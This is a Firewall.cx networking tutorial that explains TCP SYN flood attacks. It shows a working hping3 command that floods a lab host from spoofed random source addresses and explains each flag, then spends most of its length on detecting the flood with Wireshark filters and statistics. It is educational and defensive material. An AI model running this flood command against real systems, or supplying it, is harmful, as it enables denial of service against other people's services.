

HOT DOWNLOADS



**WEB VULNERABILITY
SCANNER**
Free Download



**FREE HYPER-V &
VMWARE BACKUP**
Get 2 VMs for FREE, forever!



**DEAL WITH
BANDWIDTH SPIKES**
Free Download

HOW TO PERFORM TCP SYN FLOOD DOS ATTACK & DETECT IT WITH WIRESHARK - KALI LINUX HPING3

WRITTEN BY ADMINISTRATOR. POSTED IN [NETWORK PROTOCOL ANALYZERS](#)

★★★★★ Rating 4.50 (8 Votes)

[Like 42](#) [Share](#) [Tweet](#) [Share](#) [Save](#)

This article will help you **understand TCP SYN Flood Attacks**, show **how to perform a SYN Flood Attack (DoS attack)** using **Kali Linux & hping3** and **correctly identify** one using the **Wireshark protocol analyser**.

We've included all necessary screenshots and easy to follow instructions that will ensure an enjoyable learning experience for both beginners and advanced IT professionals.

DoS attacks are simple to carry out, can cause serious downtime, and aren't always obvious. In a **SYN flood attack**, a malicious party exploits the **TCP protocol 3-way handshake** to quickly cause **service and network disruptions**, ultimately leading to an **Denial of Service (DoS) Attack**. These type of attacks can easily take admins by surprise and can become challenging to identify. Luckily tools like **Wireshark** makes it an easy process to **capture and verify any suspicions** of a **DoS Attack**.

FREE NETWORK SECURITY SCANNER



FREE HYPER-V & VMWARE BACKUP




Here's an overview of what's covered:

- [How TCP SYN Flood Attacks Work](#)
- [How to Perform a TCP SYN Flood Attack with Kali Linux & hping3](#)
- [How to Detect a TCP SYN Flood Attack with Wireshark](#)
- [Summary](#)

There's plenty of interesting information to cover so let's get right into it.

HOW TCP SYN FLOOD ATTACKS WORK

When a client attempts to connect to a server using the **TCP protocol** e.g (HTTP or HTTPS), it is first required to perform a **three-way handshake** before any data is exchanged between the two. Since the **three-way TCP handshake** is always initiated by the client it sends a **SYN packet** to the **server**.



The server next replies acknowledging the request and at the same time sends its own **SYN request** – this is the **SYN-ACK packet**. The finally the client sends an **ACK packet** which confirms both two hosts agree to create a connection. The connection is therefore established and data can be transferred between them.



Read our [TCP Overview](#) article for more information on the 3-way handshake

In a **SYN flood**, the attacker sends a **high volume of SYN packets** to the server using **spoofed IP addresses** causing the server to send a reply (SYN-ACK) and leave its ports half-open, awaiting for a reply from a host that doesn't exist:





RECOMMENDED DOWNLOADS

HOT

- [Web Vulnerability Scanner](#)
- [Network Management - Monitor & Alert](#)
- [Free Hyper-V & VMware Backup](#)
- [Free Network Security Scan](#)
- [SD-WAN Networks & Security](#)
- [Bandwidth Monitor](#)
- [Patch Manager Plus](#)

BANDWIDTH MONITOR





In a simpler, direct attack (without IP spoofing), the attacker will simply use firewall rules to discard **SYN-ACK packets** before they reach him. By flooding a target with **SYN packets** and **not responding (ACK)**, an attacker can easily overwhelm the target's resources. In this state, the target struggles to handle traffic which in turn will **increase CPU usage** and **memory consumption** ultimately leading to the **exhaustion** of its **resources** (CPU and RAM). At this point the server will **no longer be able to serve legitimate client requests** and ultimately lead to a **Denial-of-Service**.

HOW TO PERFORM A TCP SYN FLOOD ATTACK WITH KALI LINUX & HPING3

However, to test if you can **detect** this type of a **DoS attack**, you must be able to perform one. The simplest way is via a [Kali Linux](#) and more specifically the [hping3](#), a popular **TCP penetration testing tool** included in Kali Linux.


Alternatively Linux users can install **hping3** in their existing Linux distribution using the command:

```
i # sudo apt-get install hping3
```

In most cases, attackers will use **hping** or another tool to spoof IP random addresses, so that's what we're going to focus on. The line below lets us start and **direct the SYN flood attack** to our target (192.168.1.159):

```
i # hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.1.159
```

NETWORK AND SERVER MONITORING




JOIN US:




SECURE SD-WAN



FREE PATCHMANAGER





```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
root@kali:~# hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.1.159
HPING 192.168.1.159 (eth0 192.168.1.159): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

Let's explain in detail the above command:


We're sending **15000 packets** (-c 15000) at a size of **120 bytes** (-d 120) each. We're specifying that the **SYN Flag** (-S) should be enabled, with a **TCP window size** of **64** (-w 64). To direct the attack to our victim's HTTP web server we specify **port 80** (-p 80) and use the **--flood** flag to send packets as fast as possible. As you'd expect, the **--rand-source** flag generates spoofed IP addresses to disguise the real source and avoid detection but at the same time stop the victim's **SYN-ACK reply packets** from reaching the attacker.

HOW TO DETECT A SYN FLOOD ATTACK WITH WIRESHARK

Now the attack is in progress, we can attempt to detect it. **Wireshark** is a little more involved than enterprise-grade software like [Colasoft Capsa](#). However, it has the advantage of being completely free, open-source, and available on many platforms.

In our lab environment, we used a **Kali Linux** laptop to target a **Windows 10 desktop** via a network switch. Though the structure is insecure compared to many enterprise networks, an attacker could likely perform similar attacks after some sniffing. Recalling the **hping3** command, we also used random IP addresses, as that's the method attackers with some degree of knowledge will use.

FACEBOOK - LIKE US!



Notify me of new articles

Subscribe

POPULAR CISCO ARTICLES

[DMVPN Configuration](#)
[Cisco IP SLA](#)
[VLAN Security](#)
[4507R-E Installation](#)
[CallManager Express Intro](#)
[Secure CME - SRTP & TLS](#)
[Cisco Password Crack](#)
[Site-to-Site VPN](#)


POPULAR LINUX ARTICLES

[Linux Init & RunLevels](#)
[Linux Groups & Users](#)
[Linux Performance Monitoring](#)
[Linux Vim Editor](#)

Even so, **SYN flood attacks** are quite easy to detect once you know what you're looking for. As you'd expect, a big giveaway is the **large amount of SYN packets** being sent to our Windows 10 PC. As shown in a [previous article](#), this process isn't as easy as in [Colasoft Capsa](#), requiring manual filters.

 Readers can download a copy of a Colasoft Capsa directly from Colasoft's website

Straight away, though, admins should be able to note the start of the attack by a **huge flood of TCP traffic**. We can **filter for SYN packets** without an acknowledgment using the following filter: **tcp.flags.syn == 1 and tcp.flags.ack == 0**



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.flags.syn == 1 and tcp.flags.ack == 0

No.	Time	Source	Destination	Protocol	Length	Info
2708...	351.613329	167.203.102.117	192.168.1.159	TCP	174	15120 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2708...	351.614781	52.27.161.215	192.168.1.159	TCP	174	15409 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2708...	351.615356	209.92.25.229	192.168.1.159	TCP	174	15701 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2708...	351.615473	149.221.46.147	192.168.1.159	TCP	174	15969 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2708...	351.616366	192.183.44.102	192.168.1.159	TCP	174	16247 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2708...	351.617248	152.178.159.141	192.168.1.159	TCP	174	16532 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2709...	351.618094	203.98.141.133	192.168.1.159	TCP	174	16533 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2709...	351.618857	115.48.48.185	192.168.1.159	TCP	174	16718 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2709...	351.619789	147.29.251.74	192.168.1.159	TCP	174	17009 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2709...	351.620622	29.158.7.85	192.168.1.159	TCP	174	17304 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2709...	351.621398	133.119.25.131	192.168.1.159	TCP	174	17599 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2709...	351.622245	89.99.115.209	192.168.1.159	TCP	174	17874 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2709...	351.623161	221.19.65.45	192.168.1.159	TCP	174	18160 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2709...	351.624003	124.97.107.209	192.168.1.159	TCP	174	18448 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2709...	351.624765	140.147.97.13	192.168.1.159	TCP	174	18740 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment

Firewall.cx

wireshark_0DB6A120-5594-4FB6-A3D4-7D2A7BA8EF76_20180920113955_a11540.pcapng

Packets: 449315 · Displayed: 442587 (98.5%) Profile: Default

As you can see, there's a **high volume of SYN packets** with very little variance in time. **Each SYN packet** shows it's from a **different source IP address** with a **destination port 80** (HTTP), **identical length of 120** and **window size (64)**. When we filter with **tcp.flags.syn == 1 and tcp.flags.ack == 1** we can see that the number of **SYN/ACKs** is comparatively very small. A sure sign of a TCP SYN attack.

[Linux Samba](#)
[Linux DHCP Server](#)
[Linux Bind DNS](#)
[Linux File & Folder Permissions](#)
[Linux OpenMosix](#)
[Linux Network Config](#)

RSS SUBSCRIPTION

[Subscribe to Firewall.cx RSS](#)
[Feed by Email](#)

*Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.flags.syn == 1 and tcp.flags.ack == 1


No.	Time	Source	Destination	Protocol	Length	Info
3056	95.146577	104.71.217.136	192.168.1.159	TCP	66	443 → 64476 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0
3149	95.502811	104.71.217.136	192.168.1.159	TCP	66	443 → 64479 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0
3152	95.503325	104.71.217.136	192.168.1.159	TCP	66	443 → 64478 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0
3158	95.505141	104.71.217.136	192.168.1.159	TCP	66	443 → 64480 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0
3490	98.431207	40.77.229.199	192.168.1.159	TCP	66	443 → 64481 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 M
3570	101.206129	104.120.240.168	192.168.1.159	TCP	66	[TCP Retransmission] 443 → 64452 [SYN, ACK] Seq=0 A
3576	101.716147	104.120.240.168	192.168.1.159	TCP	66	[TCP Retransmission] 443 → 64459 [SYN, ACK] Seq=0 A
3578	101.718125	104.120.240.168	192.168.1.159	TCP	66	[TCP Retransmission] 443 → 64460 [SYN, ACK] Seq=0 A
3654	110.295100	152.195.132.207	192.168.1.159	TCP	66	80 → 64482 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 M
3660	110.361154	152.195.132.207	192.168.1.159	TCP	66	443 → 64483 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
3711	110.748053	152.199.19.161	192.168.1.159	TCP	66	80 → 64484 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 M
3723	110.879068	152.195.132.207	192.168.1.159	TCP	66	443 → 64485 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
28873	133.721783	54.247.118.82	192.168.1.159	TCP	66	443 → 64486 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0
2279...	312.989207	13.107.18.11	192.168.1.159	TCP	66	443 → 64493 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
2375...	321.694893	40.77.229.199	192.168.1.159	TCP	66	443 → 64494 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 M

wireshark_0DB6A120-5594-4FB6-A3D4-7D2A7BA8EF76_20180920113955_a11540.pcapng

Packets: 401768 Displayed: 50 (0.0%) Profile: Default

We can also view **Wireshark's graphs** for a **visual representation** of the uptick in traffic. The **I/O graph** can be found via the **Statistics>I/O Graph** menu. It shows a **massive spike** in overall packets from near 0 to up to **2400 packets a second**.

Wireshark IO Graphs: Wi-Fi



By removing our filter and opening the **protocol hierarchy statistics**, we can also see that there has been an **unusually high volume of TCP packets**:

Wireshark - Protocol Hierarchy Statistics - SYN_flood.pcapng

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes
Internet Protocol Version 4	99.9	913949	11.3	18280616	148 k	0	0
> User Datagram Protocol	0.5	4331	0.0	34648	281	0	0
Transmission Control Protocol	99.4	909193	79.9	129095601	1047 k	907498	127834742
VSS-Monitoring ethernet trailer	0.0	22	0.0	44	0	22	44
Secure Sockets Layer	0.2	1815	1.5	2383047	19 k	1553	2080417
Malformed Packet	0.0	30	0.0	0	0	30	0
Hypertext Transfer Protocol	0.0	13	0.0	8271	67	8	1387
Line-based text data	0.0	1	0.0	194	1	1	194
JavaScript Object Notation	0.0	1	0.0	1338	10	1	2061

No display filter.

Firewall.cx

Close Copy Help

All of these metrics point to a **SYN flood attack** with little room for interpretation. By use of Wireshark, we can be certain there's a malicious party and take steps to remedy the situation.

SUMMARY

In this article we showed **how to perform a TCP SYN Flood DoS attack** with **Kali Linux (hping3)** and use the **Wireshark network protocol analyser filters** to **detect it**. We also explained the **theory** behind **TCP SYN flood attacks** and how they can cause **Denial-of-Service attacks**.

[Back to Network Protocol Analyzers Section](#)

RELATED ARTICLES

- [TCP Protocol Analysis](#)
- [How to Detect SYN Flood Attacks with Colasoft Capsa](#)

 Like 42  Share  Tweet  Share  Save

ARTICLES TO READ NEXT:

INTRODUCING COLASOFT UNIFIED PERFORMANCE MANAGEMENT



HOW TO PERFORM TCP SYN FLOOD DOS ATTACK & DETECT IT WIT...



HOW TO USE MULTI-SEGMENT ANALYSIS TO TROUBLESHOOT NETWO...



CCENT/CCNA

[ROUTER BASICS](#)

SUBNETTING

OSI MODEL

CISCO ROUTERS

SSL WEBVPN

SECURING ROUTERS

POLICY BASED ROUTING

VPN SECURITY

UNDERSTAND DMVPN

GRE/IPSEC

CONFIGURATION

CISCO HELP

VPN CLIENT WINDOWS 8

VPN CLIENT WINDOWS 7

CCP DISPLAY PROBLEM

WINDOWS 2012

NEW FEATURES

LICENSING

HYPER-V / VDI

LINUX

FILE PERMISSIONS

WEBMIN

GROUPS - USERS

[IP PROTOCOL](#)

[ROUTER ON-A-STICK](#)

[SITE-TO-SITE IPSEC VPN](#)
[IPSEC MODES](#)

[CISCO SUPPORT APP.](#)

[INSTALL HYPER-V](#)

[SAMBA SETUP](#)

[FIREWALL.CX TEAM](#) | [NEWS](#) | [ALTERNATIVE MENU](#) | [RECOMMENDED SITES](#) | [FORUM](#) | [CONTACT US - FEEDBACK](#)



© Copyright 2000-2018 Firewall.cx - All Rights Reserved
Information and images contained on this site is copyrighted material.

Firewall.cx - Cisco Networking, VPN - IPSec, Security, Cisco Switching, Cisco Routers, Cisco VoIP - CallManager Express, Windows Server, Virtualization, Hyper-V, Web Security, Linux Administration